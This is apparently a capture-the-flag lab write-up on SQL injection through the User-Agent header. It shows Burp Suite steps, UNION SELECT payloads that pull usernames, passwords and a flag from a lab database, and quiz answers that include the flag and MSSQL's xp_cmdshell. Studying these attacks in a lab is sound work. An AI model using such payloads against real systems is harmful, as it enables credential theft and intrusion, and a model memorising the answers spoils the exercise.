
Task 7

For this task, visit the website <http://MACHINE IP/httpagent/> There are two ways you can solve the questions in this task, the first method which is shown in this room, which is by using **curl** or the second method which is by using **Burp Suite** to capture the request and then adding the payload. I have done this using the second method.


First you need to turn on your burp proxy and make sure that intercept is on. Then visit the URL or if you are already on the page, simply refresh the page and capture the request.

Next use the payload and add it to the **User-Agent** header field. (**Note: There will be some value already present in the field, simply replace it with the payload**)

Payload: ' UNION SELECT username, password FROM user; #




Next, simply “Forward” the captured request and visit back to the website page.




For the flag for question one, you need to repeat the same process except modify your payload:


Payload: ' UNION SELECT book_id, flag FROM books; #



After “Forwarding” the captured request, visit back to the website and you can find your flag:



HTTP Logs



Q12) What is the value of the flag field in the books table where book_id =1?

Ans: THM{HELLO}

Q13) What field is detected on the server side when extracting the user agent?

Ans: User-Agent

Task 8

Q14) Does the dynamic nature of SQL queries assist a pentester in identifying SQL injection (yea/nay)?

Ans: Nay

Task 9

Q15) What command does MSSQL support to execute system commands?

Ans: xp_cmdshell

Task 10

Ans 16) No Answer Needed